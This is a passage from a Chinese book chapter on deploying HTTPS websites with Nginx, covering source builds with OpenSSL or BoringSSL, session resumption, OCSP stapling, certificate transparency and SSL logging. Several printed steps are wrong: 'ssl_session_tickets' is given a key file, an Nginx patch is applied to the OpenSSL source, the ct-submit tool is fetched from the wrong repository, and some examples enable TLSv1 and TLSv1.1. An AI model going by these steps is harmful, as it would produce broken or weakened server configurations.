    | 139.129.23.162 | 1 | √ | 0613355A165... | ×
    | 139.129.23.162 | 2 | √ | 0613355A165... | ×
    | 139.129.23.162 | 3 | √ | 0613355A165... | ×
    | 139.129.23.162 | 4 | √ | 0613355A165... | ×
```

在测试的时候，第一组数据表示服务器启用 Session ID 会话恢复，第二组数据表示服务器启用 Ticket。

从输出可以看出，www.example.com 网站同时支持 Session ID 和 Session Ticket 两种会话恢复方式。

10.4 实战 HTTPS 网站部署

终于到了 HTTPS 配置的实战部分了，可能这是大部分读者最关心的内容，读者可以按照本节的内容生成完整的 HTTPS 指令。

本节使用 Nginx 服务器的例子进行讲解，首先编译安装 Nginx，然后配置 HTTPS 各个指令，最终启动 HTTPS 服务。

读者可能疑惑为什么在本书最后部分才进行实战的讲解，原因就是如果先讲解这些指令的含义，由于读者没有相关的知识（比如密码套件、会话恢复），在理解的时候会非常

吃力，而一旦读者理解了本书前面的内容，再进行实践就非常轻松了，无非就是对 Nginx 的一些指令进行配置。

本节主要学习：

- ◎ 使用 Nginx+OpenSSL 部署 HTTPS 网站，本节的重点。
- ◎ 使用 Nginx+BoringSSL 部署 HTTPS 网站。

10.4.1 使用 Nginx+OpenSSL 部署 HTTPS 网站

在第 5 章中初步了解了 Nginx 基于 OpenSSL 库部署 HTTPS 网站，其中 Nginx 通过包安装方式安装，Linux 各个发行版都支持 Nginx 包安装方式，其优点如下：

- ◎ 安装和运行 Nginx 简单、方便，几个命令就能完成 Nginx 的安装。
- ◎ 有很多的工具管理和配置 Nginx。
- ◎ 安装和启用 Nginx 模块非常简单，不用重新安装 Nginx。

对于特定人群来说，包安装方式也有一些缺点，比如：

- ◎ 很多用户使用的发行版比较旧，比如笔者运行的操作系统还是 Ubuntu 14.04.5 LTS，旧版本系统默认安装的 Nginx、OpenSSL 库版本比较低。对于 Nginx 来说，版本越低，其支持的 TLS/SSL 特性就越少。对于 OpenSSL 库来说，版本越低，其安全性就越低，支持的 TLS/SSL 特性越少。
- ◎ 升级 Nginx 比较困难，因为需要同步升级 OpenSSL 库，而升级 OpenSSL 库可能会影响系统中的其他软件，潜在的问题比较多。

为了更方便地控制 Nginx 和 OpenSSL 库，可以使用源代码编译的方式安装 Nginx，主要的好处就是可控性高，可以指定 OpenSSL 库的版本。

采用源代码编译的方式安装，读者需要了解 Nginx 的基本知识，也要掌握一些基本的 Shell 操作，当然如果仅仅是安装 Nginx，操作并不复杂。

本节讲解的例子运行环境如下：

- ◎ nginx-1.13.5，使用较高的 Nginx 版本。
- ◎ openssl-1.1.0f，使用较高的 OpenSSL 版本。
- ◎ Ubuntu 14.04.5 LTS 操作系统。

读者如果通过本节的例子得到了不一致的结果，请检查系统运行环境，本节例子都经过了测试并能成功运行。

那么如何才能部署一个相对完美的 HTTPS 网站呢？通过学习本章的前几节，读者掌握了 HTTPS 网站部署的一些策略，但使用 Nginx 部署的时候，如何下手呢？

其实 Nginx 官方文档是最好的实践指南，只要理解 HTTPS 的基本原理，部署一个 HTTPS 网站并不困难，无非就是了解 Nginx HTTPS 各个指令的含义。

如果基于 Nginx 部署 HTTPS 网站，建议阅读如表 10-15 所示的两个文档。

表 10-15 建议阅读文档

文档名称	地址	说明
ngx_http_ssl_module	http://nginx.org/en/docs/http/ngx_http_ssl_module.html	Nginx 配置 HTTPS 的 ngx_http_ssl_module 模块，包含了很多指令
Configuring HTTPS servers	http://nginx.org/en/docs/http/configuring_https_servers.html	Nginx 官方配置 HTTPS 的一个手册，描述的内容不多，但适合入门

对于官方文档，有几点需要注意：

- ◎ 文档介绍指令的时候，虽然不会详细讲解，但是关键点都会讲解，读者阅读的时候一定要仔细。
- ◎ 某些 Nginx 版本可能并不支持某些指令，读者一定要注意指令适用的版本。
- ◎ 注意每个指令的默认值，某些指令虽然没有显式指定，并不代表该指令没有生效。
- ◎ 时刻关注文档更新，了解 Nginx 是否实现了新的 TLS/SSL 协议特性。

1) 源代码编译 Nginx

源代码编译 Nginx 最重要的内容就是指定 OpenSSL 库的版本，因为 Nginx 基于 OpenSSL 库实现 TLS/SSL 功能。

运行下列的命令安装各个软件：

```
# 下载较新的 Nginx 版本
$ wget http://nginx.org/download/nginx-1.13.5.tar.gz

# 下载 OpenSSL 库
$ wget https://www.openssl.org/source/openssl-1.1.0f.tar.gz

$ wget http://zlib.net/zlib-1.2.11.tar.gz
$ wget ftp://ftp.csx.cam.ac.uk/pub/software/programming/pcre/pcre-8.41.tar.gz

# 解压缩
$ tar xvf nginx-1.13.5.tar.gz
```



```
$ tar xvf openssl-1.1.0f.tar.gz
$ tar xvf zlib-1.2.11.tar.gz
$ tar xvf pcre-8.41.tar.gz
```

配置 Nginx，运行如下命令：

```
$ cd nginx-1.13.5

# 详细了解配置参数
$ ./configure --help

$ ./configure \
  --prefix=/usr/local/nginx1.13 \
  --with-pcre=../pcre-8.41 \
  --with-zlib=../zlib-1.2.11 \
  --with-http_ssl_module \
  --with-stream \
  --with-openssl=../openssl-1.1.0f \
  --with-openssl-opt="enable-ec_nistp_64_gcc_128"
```

不同版本的 Nginx 在编译的时候可能会有差别，运行 `--help` 参数了解详细的信息：

- ◎ `--prefix` 表示编译路径。
- ◎ `--with-http_ssl_module` 表示启用 SSL 模块。
- ◎ `--with-openssl` 指定特定版本的 OpenSSL 库，不使用系统默认的 OpenSSL 库，由于没有更新系统的 OpenSSL 库，不影响其他软件的使用。
- ◎ `enable-ec_nistp_64_gcc_128` 表示对 P-256 命名曲线启用优化，主要利用 Intel AVX 扩展。

最后安装 Nginx，运行如下命令：

```
$ make
$ make install
$ make clean
```

安装完成后，观察软件安装各个文件，最重要的文件如下：

```
# Nginx 的配置文件
/usr/local/nginx1.13/conf/nginx.conf

# Nginx 二进制运行文件
/usr/local/nginx1.13/sbin/nginx
```

启动 Nginx 很简单，运行如下命令：

```
# 测试配置是否正确
```

```
$ /usr/local/nginx1.13/sbin/nginx -t
```

```
# 启动 Nginx
```

```
$ /usr/local/nginx1.13/sbin/nginx
```

查看 Nginx 版本等信息，运行如下命令：

```
$ nginx -V
```

```
nginx version: nginx/1.13.5
built by gcc 4.8.4 (Ubuntu 4.8.4-2ubuntu1~14.04.3)
built with OpenSSL 1.1.0f 25 May 2017 (running with OpenSSL 1.1.0g 2 Nov
2017)
TLS SNI support enabled
configure arguments: --prefix=/usr/local/snginx --with-pcre=../pcre-8.41
--with-zlib=../zlib-1.2.11 --with-http_ssl_module --with-stream --with-
mail=dynamic
```

2) Nginx HTTPS 基本配置

基本配置如下：

```
http {
    include      mime.types;
    default_type application/octet-stream;

    log_format main '$remote_addr - $remote_user [$time_local] "$request" '
        '$status $body_bytes_sent "$http_referer" '
        '"$http_user_agent" "$http_x_forwarded_for"';

    access_log logs/access.log main;

    sendfile      on;

    # HTTPS server
    server {
        listen 443 ssl;
        server_name www.example.com;

        ssl_protocols TLSv1 TLSv1.1 TLSv1.2;
        ssl_certificate cert.pem;
        ssl_certificate_key cert.key;
        ssl_ciphers HIGH:!aNULL:!MD5;

        location / {
            root html;
            index index.html index.htm;
        }
    }
}
```

```
}
}
```

在讲解具体 HTTPS 配置之前，先了解下 Nginx 配置文件的基本结构，server 容器基本上可以理解为一个虚拟主机，每个 server 容器里面的配置都是独立的，不会和其他 server 容器冲突，而 HTTP 容器可以包含多个 server 子容器。

接下来讲解 HTTPS 配置中的各个指令。

(1) listen 443 ssl

表示服务器监听 443 端口，并启用 SSL 协议。

(2) server_name

表示为 www.example.com 主机提供 HTTPS 服务。

(3) ssl_protocols

表示启用的协议版本，需要注意两点：

- ◎ OpenSSL 1.0.1 以上的版本才能启用 TLS v1.1、TLS v1.2。
- ◎ OpenSSL 1.1.1 版本才能启用 TLS v1.3。

(4) ssl_certificate、ssl_certificate_key

这两个指令不用过多介绍，分别用于指定证书文件和服务器密钥对路径，格式都是 PEM。

(5) ssl_ciphers

ssl_ciphers 用于指定服务器支持的密码套件列表。一般情况下，建议读者使用 Mozilla 推荐的密码套件列表，如果自行配置密码套件列表，需要格外小心，因为密码套件配置是 HTTPS 配置的关键，直接影响性能和安全性。

Nginx 1.0.5 以上的版本，默认使用的密码套件是 HIGH:!aNULL:!MD5。

Nginx 配置密码套件的时候，如果 OpenSSL 版本过低，一些密码套件会自动丢弃。

几个简单的配置就能运行 HTTPS 服务，如果想有更多的控制，继续往下看。

3) 双证书支持

在大部分情况下，CA 签发的证书中包含的是 RSA 公钥，由于 ECC 椭圆曲线在性能和安全性方面有天然的优势，很多 CA 机构会给服务器实体签发两张证书，一张证书包含 RSA 公钥，另外一张证书包含 ECDSA 公钥。

对于服务器实体来说，更想部署包含 ECDSA 公钥的证书，但由于兼容性问题，一些

浏览器还不支持 ECC 曲线，那么有办法同时支持两张证书吗？

Nginx 就能够支持双证书部署，至于客户端使用哪种证书，取决于客户端是否支持 ECC 椭圆曲线，如果支持（发送了 ECC 相关的密码套件），服务器就会发送包含 ECDSA 公钥的证书，否则就发送包含 RSA 公钥的证书。

从 Nginx 1.11.0 开始，`ssl_certificate`、`ssl_certificate_key` 指令可以配置多个，从而支持双证书。

双证书配置：

```
server {
    listen          443 ssl;
    server_name     www.example.com;

    ssl_certificate  www.example.com.rsa.crt;
    ssl_certificate_key www.example.com.rsa.key;

    ssl_certificate  www.example.com.ecdsa.crt;
    ssl_certificate_key www.example.com.ecdsa.key;
}
```

重新启动 Nginx 后，可以使用 OpenSSL `s_client` 子命令测试是否支持双证书。

运行命令测试 ECDSA 密码套件：

```
$ openssl s_client -connect www.example.com:443 -cipher 'aECDSA'

# 输出
New, TLSv1.2, Cipher is ECDHE-ECDSA-CHACHA20-POLY1305
Cipher    : ECDHE-ECDSA-CHACHA20-POLY1305
```

输出的密钥套件表示支持 ECDSA 证书。

运行命令测试 RSA 密码套件：

```
$ openssl s_client -connect www.example.com:443 -cipher 'aRSA'

# 输出
New, TLSv1.2, Cipher is ECDHE-RSA-CHACHA20-POLY1305
Cipher    : ECDHE-RSA-CHACHA20-POLY1305
```

输出的密钥套件表示支持 RSA 证书。

4) 给 Nginx+Openssl 打 patch

10.1 节讲到等价加密算法组（Equal Preference Cipher Groups）的配置，OpenSSL 库默认不支持该特性，但是可以通过给 OpenSSL 库打 patch 的方式支持，这需要重新编译

OpenSSL 库，编译完成后，再重新编译 Nginx（指定 OpenSSL 库路径），最终 Nginx 就可以支持等价加密算法组，具体操作如下：

```
# 下载 OpenSSL 库
$ wget https://www.openssl.org/source/openssl-1.1.0f.tar.gz

# 下载 patch
$ wget "https://gitlab.com/buik/openssl/repository/openssl-patch/archive.zip"

# 解压缩 patch 和 OpenSSL 库
$ unzip openssl-openssl-patch-fee83cc1a9d1a1d2e35a1da18d3af5af4af32ca8.zip
$ tar xvf openssl-1.1.0f.tar.gz

$ cd openssl-1.1.0f

# 打 patch
$ patch -p1 < ../openssl-openssl-patch-fee83cc1a9d1a1d2e35a1da18d3af5af4af32ca8/openssl-1.1/OpenSSL1.1g-equal-preference-cipher-groups.patch
```

重新编译 OpenSSL 和 Nginx 后，就可以配置等价加密算法组，比如：

```
ssl_ciphers '[ECDHE-RSA-AES128-GCM-SHA256|ECDHE-RSA-CHACHA20-POLY1305]';
```

至于如何测试，参考 10.1 节。

5) 通配符证书

一般情况下，一台服务器会绑定多个主机服务，也就是支持多虚拟主机，在 Nginx 配置 TLS/SSL 协议指令的时候，每个主机包含在 server 容器内，主机之间是隔离的，互不影响，服务器发送哪张证书取决于客户端发送的 SNI 扩展。

现在面临两个情况：

◎ 某些老的客户端不支持 SNI 扩展，那么服务器就不知道发送那张证书，导致握手失败。

◎ 很多服务器使用通配符证书，也就是所有的虚拟主机使用相同的通配符证书。

在 Nginx 中，也支持通配符证书的配置，能够避免客户端不发送 SNI 扩展带来的问题。

配置非常简单，将 ssl_certificate、ssl_certificate_key 指令从 server 容器内移动到 http 容器内，比如进行如下配置：

```
http {
```

```
ssl_protocols TLSv1 TLSv1.1 TLSv1.2;
ssl_certificate      cert.pem;
ssl_certificate_key  cert.key;

server {
    listen 443 ssl;
    server_name www.example.com;
}

server {
    listen 443 ssl;
    server_name www.example.cn;
}
}
```

通过上述配置，`www.example.com` 和 `www.example.cn` 主机使用的证书是相同的，都是 `cert.pem`。

需要说明的是，`ngx_http_ssl_module` 模块的其他指令也可以配置在 `http` 容器内，也就是说所有主机可以使用相同指令。

6) Session ID 会话恢复

Nginx 也支持 Session ID 的会话配置方式。

具体的指令和参数如下：

```
ssl_session_cache off | none | [builtin[:size]] [shared:name:size];
```

主要有四种配置方式，分别介绍如下。

(1) off

服务器不支持 Session ID 的会话恢复，也就是服务器 Server Hello 消息发送的 SessionID 值为空。

(2) none

这是该指令的默认配置，服务器支持 Session ID 会话恢复，也就是服务器 Server Hello 消息发送的 SessionID 值为不为空，但是服务器不会存储 SessionID 对应的值，这种配置可以理解为服务器不支持 Session ID 的会话恢复。

(3) [builtin[:size]]

Nginx 在启动的时候，一般会启动多个 worker 进程，该指令的配置仅仅适用于单个 worker 进程，也就是说每个 worker 进程使用的 SessionID Cache 是独立的。

size 的单位一般是 MB，默认情况下单个 worker 进程可以支持 20480 个会话。

(4) [shared:name:size]

线上服务一般会使用这种配置方式，Nginx 所有的 worker 进程使用共享 Session Cache，这种工作模式效率更高。

shared 表示内存共享模式，name 表示共享内存的名字，size 表示共享内存的大小，1MB 内存可以支持 4000 个会话。

该指令配置如下：

```
ssl_session_cache builtin:1000 shared:TLS:10m;
```

如何判断 Session ID 的会话方式是否生效，10.3 节已经介绍过。

需要注意的是，Nginx 并不支持分布式的 Session Cache，也就是不同的主机无法使用分布式 Session Cache，原因就在于 Nginx 在实现分布式 Session Cache 的时候，可能会遇到网络阻塞，从而影响 Nginx 处理。

为了使用分布式的会话，可以使用下面要介绍的 Session Ticket 会话恢复。

7) Session Ticket 会话恢复

从 Nginx 1.5.9 版本开始，Nginx 支持 Session Ticket 会话恢复。

对应指令如下：

```
ssl_session_tickets on | off;
ssl_session_ticket_key file;
ssl_session_timeout time;
```

(1) ssl_session_tickets

该指令表示是否开启 Session Ticket 会话恢复，默认是启用的。

(2) ssl_session_ticket_key

服务器生成 Session Ticket 的时候，需要进行加密，在握手的时候还需要解密，也就是说 Session Ticket 加密解密的时候需要密钥，该指令用于配置密钥文件，如果不设置该指令，服务器内部会使用一个随机生成的密钥文件。

不同 Nginx 版本，密钥是不一样的：

◎ Nginx 1.11.8 以后的版本使用 80 字节的 AES256 密钥。

◎ Nginx 1.11.8 以前的版本使用 48 字节的 AES128 密钥。

生成密钥使用下列命令：

```
$ openssl rand 80 > ticket.key
```

生成密钥文件后，可以进行如下配置：

```
ssl_session_tickets ticket.key;
```

从安全的角度考虑，密钥文件应该定时更新，如果重新生成一个密钥文件 `newticket.key`，配置后重新启动 Nginx，会产生严重的后果。

简单解释下出现该问题的原因，以前的握手，服务器使用 `ticket.key` 文件加密了很多 Tickets，一旦 `ssl_session_tickets` 配置了 `newticket.key`，以前的 Ticket 使用 `newticket.key` 无法完成解密，从而导致握手失败，为了解决该问题，一般使用下列配置解决。

```
ssl_session_tickets newticket.key ;  
ssl_session_tickets ticket.key;
```

`ssl_session_tickets` 指令可以加载多个密钥文件，优先加载 `newticket.key` 文件，其次加载 `ticket.key` 文件。也就是说先前的 Ticket 如果不能使用 `newticket.key` 解密，则 Nginx 就会使用 `ticket.key` 解密，保证不管是新 Ticket 还是老 Ticket，服务器都能成功解密，不影响握手。

（3）`ssl_session_timeout`

Session Ticket 可以设置缓存有效时间，默认有效时间是 5 分钟。

如果有多台主机，务必确保所有的密钥文件都是同步的。

8) OCSP 封套

OCSP 封套是优化 HTTPS 应用非常重要的步骤，从 Nginx 1.3.7 版本开始，Nginx 支持 OCSP 封套。

涉及指令如下：

```
ssl_stapling on | off;  
ssl_stapling_verify on | off;  
ssl_trusted_certificate file;
```

其他相关指令如下：

```
ssl_stapling_file  
ssl_stapling_responder
```

（1）`ssl_stapling`

该指令默认是关闭的，表示服务器默认不启用 OCSP 封套。

（2）`ssl_stapling_verify`

Nginx（包含其他 Web 服务器）在实现 OCSP 封套的时候，会请求 CA 机构的 OCSP

服务,通过 `ssl_stapling_verify` 指令可以选择是否验证 OCSP 响应,默认情况下,`ssl_stapling_verify` 指令是关闭的,一旦开启,需要配置 `ssl_trusted_certificate` 指令。

(3) `ssl_trusted_certificate` 指令

如果 `ssl_stapling_verify` 指令是开启的,需要配置该指令,该指令的值也是一个证书链,包含中间证书和根证书,该证书链对 OCSP 响应进行签名。这和 `ssl_certificate` 指令很不相同,`ssl_certificate` 指令一般不包含根证书。

完整的配置如下:

```
ssl_stapling on;
ssl_stapling_verify on;
ssl_trusted_certificate /path/to/root_CA_cert_plus_intermediates;
```

需要注意的是,某些 CA 机构 (Let's Encrypt) OCSP 响应可能不包含签名证书,这种情况下,即使 `ssl_stapling_verify` 指令是打开的, Nginx 也不会校验 OCSP 响应,在这种情况下, `ssl_stapling_verify` 可以直接配置为关闭,并不影响客户端使用。

(4) `ssl_stapling_file`、`ssl_stapling_responder`

Nginx 在实现 OCSP 封套的时候,在某些情况下,可能获取不到 CA 机构的 OCSP 响应,原因有很多,有自己实现的原因,也有可能遇到网络堵塞。

也就是说 Nginx 可能不会给客户端发送 OCSP 响应,为了保证每次都给客户端发送 OCSP 响应,可以定期从 CA 机构手动获取响应,然后更新到一个 DER 格式的文件中 (比如 `ocsp_www.example.com.der`), 获取 OCSP 响应的步骤可以参考第 6 章。

接下来的配置就非常简单了:

```
ssl_stapling_file ocsp_www.example.com.der;
```

`ssl_stapling_responder` 用于配置 OCSP 服务器商信息,覆盖证书 Authority Information Access 扩展对应的值,默认情况下该值是 CA 机构指定的,比如 Let's Encrypt 签发的服务器实体中包含的值是 `http://ocsp.int-x3.letsencrypt.org`。

如果在 Nginx 中配置 OCSP 封套,可以将值修改为自定义的一个值,比如 `http://ocsp.example.com`,代表服务器实体处理 OCSP 响应。

配置命令很简单:

```
ssl_stapling_responder http://ocsp.example.com;
```

9) 设置 DHE 密码套件的密钥

从 Nginx 1.11.0 版本开始,如果使用 DHE 密钥协商算法,必须指定 `ssl_dhparam` 参数,

如果不配置该参数，服务器无法提供 DHE 密码套件。

从安全性的角度考虑，DHE 密钥协商算法密钥长度必须大于 2048 比特，Nginx 1.11.0 以前的版本，即使不配置 `ssl_dhparam` 指令，也可以使用 DHE 密钥协商算法，其对应的密钥长度是 1024 比特。

如果读者发现部署的 HTTPS 网站，即使 `ssl_ciphers` 指令配置了 DHE 相关的密钥套件，但最终不支持 DHE 密码套件，那么很有可能就是没有配置 `ssl_dhparam` 指令。

为了配置该指令，需要生成一个 DH 密钥文件，运行下列命令即可：

```
$ openssl dhparam -out /PATH/dh2048.pem 2048
```

接下来配置 `ssl_dhparam` 指令，运行如下命令：

```
ssl_dhparam /PATH/dh2048.pem ;
```

10) 配置 ECDH 密码套件的 ECC 公钥

ECDH 密码套件在进行密钥协商的时候，需要配置 ECC 命名曲线，在 Nginx 中可以通过 `ssl_ecdh_curve` 指令进行配置，Nginx 1.0.2 以后的版本支持该指令。

配置 HTTPS 网站的时候，如果不配置该指令，Nginx 使用系统支持的命名曲线（由 OpenSSL 库决定）。

也可以使用指定的命名曲线，Cloudflare 推荐下列的配置：

```
ssl_ecdh_curve X25519:P-256:P-384:P-224:P-521;
```

11) 调整 TLS 记录层协议大小

默认情况下，TLS 记录层协议大小是 16 KB，根据实际需要，可以通过 `ssl_buffer_size` 指令进行调整，Nginx 1.5.9 以后的版本支持该指令。

一般情况下，该指令对应的值配置为 1400B，配置如下：

```
ssl_buffer_size 1400;
```

12) 动态调整 TLS 记录层协议大小

Nginx 虽然可以调整记录层协议大小，但不能动态调整，比如随着拥塞窗口的改变而自动改变，不过 Cloudflare 提供了一个 Nginx patch，可以动态改变记录层协议大小，下面简单介绍如何使用该 patch。

首先理解该 patch 的工作原理，Cloudflare 设置的 TLS 记录层初始大小是 1369B，刚好填充一个 TCP 包，那么该值如何得到？计算公式如下：

```
1369B = 1500B - 40B (IPv6) - 20B(TCP) - 10B(Time) - 61B
```

61B 是记录层协议额外增加的最大值，取决于不同的加密算法和加密模式。

对于该 patch 来说，随着拥塞窗口逐步增大，默认的情况下，TLS 记录层长度每次增加 4229B。

接下来了解如何安装该 patch:

```
# 下载 patch
$ wget https://raw.githubusercontent.com/cloudflare/sslconfig/master/patches/nginx__dynamic_tls_records.patch

# 下载 OpenSSL 库
$ wget https://www.openssl.org/source/openssl-1.1.0f.tar.gz

$ tar xvf openssl-1.1.0f.tar.gz

# 合并
$ cd openssl-1.1.0f
$ patch -p1 < nginx__dynamic_tls_records.patch
```

重新编译 Nginx 后，可以查看 patch 支持的相关指令。

- ◎ `ssl_dyn_rec_size_lo`: 默认记录层大小值（1369B）相当于一个 MSS。
- ◎ `ssl_dyn_rec_size_hi`: 拥塞窗口每次变化，记录层大小每次增加的值，默认每次增加 3 个 TCP 段。
- ◎ `ssl_dyn_rec_threshold`: 记录层大小不能无限制地增大，该指令可以设置最大增加的次数。
- ◎ `ssl_dyn_rec_timeout`: 如果连接长时间没有请求，记录层大小将恢复到 `ssl_dyn_rec_size_lo` 值，该指令用于设置超时时间。

13) 证书透明度支持

如果证书或者 OCSP 响应不包含 SCT 信息，HTTPS 网站部署者可以选择以 TLS/SSL 协议扩展的形式支持证书透明度，下面看看如何部署。

(1) 手动提交日志给 Certificate Logs

为了完成该任务，可以使用 `ct-submit` 工具，首先使用下列命令安装该工具：

```
$ sudo apt-get install golang
$ wget -O ct-submit.zip -c https://github.com/grahamedgecombe/nginx-ct/archive/master.zip
$ unzip ct-submit.zip
$ cd ct-submit-master
$ go build
```

然后运行该工具，提交证书签发日志给两个 Certificate Logs 服务器：

```
$ ./ct-submit-master ct.googleapis.com/aviator </www/chain.crt >/www/scts/aviator.sct
$ ./ct-submit-master ct1.digicert-com/log </www/chain.crt >/www/scts/digicert.sct
```

运行成功后，获取的 SCT 信息保存在/www/scts 目录下。

(2) 编译 Nginx 支持 SCT

为了让 Nginx 支持证书透明度，需要安装一个第三方模块 nginx-ct，需要 OpenSSL 1.0.2 以后的版本支持。

```
# 下载 nginx-ct
$ wget -O nginx-ct.zip -c https://github.com/grahamedgecombe/nginx-ct/archive/master.zip
$ unzip nginx-ct.zip

# 下载 OpenSSL 库
$ wget https://www.openssl.org/source/openssl-1.1.0f.tar.gz
$ tar xvf nginx-1.13.5.tar.gz
$ cd nginx-1.13.5

$ ./configure \
    --prefix=/usr/local/nginx1.13 \
    --with-pcre=../pcre-8.41 \
    --with-zlib=../zlib-1.2.11 \
    --with-http_ssl_module \
    --with-stream \
    --with-openssl=../openssl-1.1.0f \
    --with-openssl-opt="enable-ec_nistp_64_gcc_128" \
    --add-module=../nginx-ct-master

$ make
$ make install
```

主要使用--add-module 指令增加 nginx-ct 模块。

(3) 配置指令

最后在 nginx.conf 中配置相关指令即可：

```
server {
    listen 443 ssl;
    server_name www.example.com;
    ssl_ct on;
    # 加载目录
```

```
    ssl_ct_static_scts    /www/scts/;
}
```

14) 日志

Nginx 提供了很多系统变量（包含 SSL 相关的），变量可以配置在 `log_format` 指令中，从而可以将相关变量的值输出到日志中，通过日志可以了解握手过程中很多关键的信息，对于一个线上的 HTTPS 网站来说，日志统计、分析、调试非常重要。

表 10-16 整理了和 SSL 有关的系统变量。

表 10-16 和 SSL 有关的系统变量

系 统 变 量	说 明	作 用
<code>\$ssl_protocol</code>	返回握手协议最终使用的 TLS/SSL 版本	可以统计各个版本使用的百分比
<code>\$ssl_cipher</code>	返回最终协商出的密码套件	可以统计密码套件的使用百分比
<code>\$ssl_ciphers</code>	返回客户端发送的密码套件列表	可以了解不同浏览器支持的密码套件
<code>\$ssl_curves</code>	返回客户端支持的命名曲线	Nginx 1.11.7 以后的版本支持
<code>\$ssl_server_name</code>	查看客户端 SNI 扩展对应的值	Nginx 1.7.0 以后的版本支持
<code>\$ssl_session_id</code>	客户端发送的 SessionID 值	-
<code>\$ssl_session_reused</code>	记录本次会话是否是简短握手，如果返回 r 表示是简短握手	用于分析会话恢复效果，Nginx 1.5.11 以后的版本支持
<code>\$http2</code>	表示服务器是否支持 HTTP/2，h2 表示支持该协议	

配置日志格式：

```
log_format ssl '[$http2] - [$ssl_protocol] - [$ssl_server_name]'
               ' - [$ssl_cipher] - [$ssl_session_reused]'
               ' - [$ssl_curves] - [$ssl_ciphers] ';
```

注意，`log_format` 指令需要配置在 HTTP 容器内。

接下来配置日志记录：

```
access_log /var/log/www.example.com_ssl.log ssl ;
```

访问 HTTPS 网站后，查看是否生成日志，下面是日志的一个示例：

```
[TLSv1.2] - [www.example.com] - [ECDHE-RSA-AES128-GCM-SHA256] - [.] -
[0xdada:X25519:prime256v1:secp384r1] -
[0x1a1a:ECDHE-ECDSA-AES128-GCM-SHA256:ECDHE-RSA-AES128-GCM-SHA256]
```

10.4.2 使用 Nginx+BoringSSL 部署 HTTPS 网站

如果读者觉得 OpenSSL 库并不适合，可以选择使用 Nginx+BoringSSL 部署 HTTPS 网站，只要在编译 Nginx 的时候指定 BoringSSL 源代码即可。

在编译的时候，可能会出现很多错误，对于读者来说，可以选用最新版本的 Nginx 和 BoringSSL，出现错误的概率可能会比较小。

本节简单介绍如何通过基于 BoringSSL 编译 Nginx，一旦 Nginx 编译通过，配置 ngx_http_ssl_module 模块即可。下面讲解的例子在 Ubuntu 14.04.5 LTS 系统下运行通过。

首先安装必备的工具，主要包括 gcc、cmake、golang、git，运行如下命令：

```
$ apt-get install gcc cmake golang git
```

下载 Nginx 等软件：

```
$ wget http://nginx.org/download/nginx-1.13.5.tar.gz
$ wget ftp://ftp.csx.cam.ac.uk/pub/software/programming/pcre/pcre-8.41.tar.gz
```

```
$ tar xvf nginx-1.13.5.tar.gz
$ tar xvf pcre-8.41.tar.gz
```

编译 BoringSSL：

```
# 进入 Nginx 目录，
$ cd nginx-1.13.5

# 将 BoringSSL 源代码下载到 Nginx 目录下
$ git clone https://boringssl.googlesource.com/boringssl

# 进入 BoringSSL 目录
$ cd boringssl

# 编译 BoringSSL
$ mkdir build
$ cd build
$ cmake ..
$ make
```

编译 BoringSSL 需要的文件：

```
# 创建最重要的 .openssl 目录，主要包含 include 和 lib 文件
$ cd ../
$ mkdir -p .openssl/lib
$ cd .openssl
```

```
$ ln -s ../include
$ cd ..
$ cp build/crypto/libcrypto.a .openssl/lib
$ cp build/ssl/libssl.a .openssl/lib
```

编译 Nginx:

```
# 切换到 Nginx 源代码目录
$ cd ../

# 更新 ssl.h 时间为当前时间, 避免 Nginx 重新编译 BoringSSL
$ touch boringssl/.openssl/include/openssl/ssl.h

# 编译 Nginx
$ ./configure --prefix=/usr/local/nginx --with-http_ssl_module --with-openssl=../boringssl

# 安装
$ make
$ make install
$ make clean
```

查看 Nginx 编译后的版本:

```
nginx -V
nginx version: nginx/1.13.5
built by gcc 4.8.4 20150623 (Ubuntu 4.8.4-2ubuntu1~14.04.3) (GCC)
built with OpenSSL 1.0.2 (compatible; BoringSSL) (running with BoringSSL)
TLS SNI support enabled
configure arguments: --prefix=/usr/local/nginx --with-http_ssl_module
--with-openssl=../boringssl
```

完成安装后, Nginx 就可以支持 TLS/SSL 协议了。

10.5 大型网站部署 HTTPS

截至目前, 本章讲解的都是单台 Web 服务器部署 HTTPS 网站, 对于个人网站来说, 可能只有一台 Web 服务器, 安装 Nginx 后, 配置 `ngx_http_ssl_module` 模块就可以提供 HTTPS 服务。

而对于大中型 Web 网站来说, 系统架构是非常复杂的, 网络设备的部署和应用架构的设计相比个人网站来说复杂得多, 那么在复杂系统架构下部署 HTTPS 网站会不会遇到一些挑战呢?

本节的目的就是回答该问题，主要包含以下内容：

- ◎ 介绍 Web 网站中常见的设备和服务器，一个复杂的系统架构，有各种各样的设备和服务器，每种设备的特点和功能都是不一样的。
- ◎ 介绍 HTTP Web 网站常见的几种部署方式，大型 Web 网站都是多层部署方式，需要了解不同部署方式的特点和优缺点。
- ◎ 介绍 HTTPS Web 网站的各种部署方式，了解从 HTTP 网站迁移到 HTTPS 网站过程中，系统架构的一些变化，寻找最合适的 HTTPS 网站部署方式。

10.5.1 系统架构

在讲解大型 Web 网站系统架构之前，先了解 Web 网站中各种类型的设备。常用设备如表 10-17 所示。

表 10-17 常用设备

设 备	设 备 说 明	设 备 举 例
DNS	网络协议，指定域名的 IP 地址，域名服务商提供 DNS 服务	万网、DNSPod
四层负载均衡设备	基于 TCP/IP 实现，可以挂载多台服务器，一般是交换机	F5、LVS、HAProxy、商业负载均衡设备
七层负载均衡设备 (反向代理服务器)	基于 HTTP 实现，可以挂载多台服务器	Haproxy、Nginx、Apache
后端 Web 服务器	提供应用层服务，Web 服务器可以接收和响应 Web 请求	Nginx、Apache
CDN	CDN 可认是一种反向代理服务器，可以挂载源站（后端 HTTP/HTTPS 应用）	大部分都是商业 CDN

四层负载均衡设备和七层负载均衡设备在功能上是差不多的，相比之下四层负载均衡设备处理性能和效率更高，七层负载均衡设备可以分析 HTTP 头部，提供更多的控制，处理效率相对较差。

CDN 分为内部 CDN 和商业 CDN：

- ◎ 如果是内部 CDN，从系统架构角度考虑，可以认为是一种代理服务器，代理内部的后端 Web 服务器。
- ◎ 而商业 CDN 也是一种代理服务器，只是 CDN 和源站处于不同的网络。

为了更好地阅读，理解本节有几个注意点：

- ◎ 从抽象的角度看，负载均衡设备可以认为就是代理服务器，两者代表同样的含义。

- ◎ 四层负载均衡设备简称为四层设备，七层负载均衡设备简称为七层设备。
 - ◎ 本节所有例子，代理服务器和后端 Web 服务器采用的都是 Nginx 软件。
- 系统架构包括网络架构和应用架构，Web 网站的构成方式如表 10-18 所示。

表 10-18 Web 网站的构成方式

系 统 架 构	说 明
DNS + 后端 Web 服务器	适用于个人用户
